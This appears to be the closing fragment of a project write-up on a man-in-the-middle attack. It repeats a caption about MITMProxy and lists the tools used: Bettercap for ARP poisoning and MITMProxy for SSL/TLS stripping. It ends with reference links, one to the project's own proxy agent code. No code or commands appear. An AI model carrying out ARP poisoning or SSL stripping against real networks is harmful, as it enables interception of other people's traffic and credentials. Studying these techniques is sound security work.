
MITMProxy in action



MITMProxy in action



MITMProxy in action



Tools used

- Bettercap (ARP poisoning)
- MITMProxy (SSL/TLS Stripping)
- Wireshark (Troubleshooting)

Source

- https://github.com/bettercap/bettercap/blob/master/modules/arp_spoof/arp_spoof.go
  - Bettercap repository
- https://www.practicalnetworking.net/series/arp/gratuitous-arp/
  - Information for gratuitous ARP reply
- https://www.practicalnetworking.net/series/arp/traditional-arp/
  - Information for ARP Protocol in general
- https://blog.cloudflare.com/performing-preventing-ssl-stripping-a-plain-english-primer/
  - SSL/TLS Stripping procedure
- https://github.com/snufflo/agent802.11/blob/main/agent.py
  - Source code for MITMProxy of our project